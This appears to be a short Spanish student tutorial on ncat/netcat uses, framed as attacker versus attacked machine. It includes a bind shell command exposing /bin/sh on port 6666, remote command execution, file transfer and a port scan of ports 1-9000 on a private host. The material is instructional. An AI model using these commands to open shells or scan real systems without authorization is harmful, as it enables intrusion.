Miguel Estevez

2017-0200

Ncat: "La navaja suiza"


a. Ejecutar una aplicacion/mandato en una maquina remota.

Maquina Atacada

```
ncat -l 6666 -e /bin/ls
```


Maquina Atacante


```
ncat 10.0.0.3 6666
```



b. Convertir maquina atacada en accesible por un puerto dado

```
ncat -l 6666 -e /bin/sh
```






c. Enviar archivo de una maquina a otra.

Receptor

```
nc -l 1499 > salida.out
```


Enviador

```
nc 192.168.0.103 1499 < entrada
```



d. "Escanear" puertos de maquina atacada.


```
nc -z -v -n 192.168.0.103 1-9000
```



e. Crear cliente y servidor.

```
ncat -l 1499
```

```
ncat 192.168.0.103 1499
```



f. Comunicarse con un servidor: bajar una pagina web

```
printf 'GET / HTTP/1.1\r\nHost: github.com\r\n\r\n' | ncat --ssl github.com 443
```

Nota:
La salida va estar adjunta con este documento por que es muy largo el html.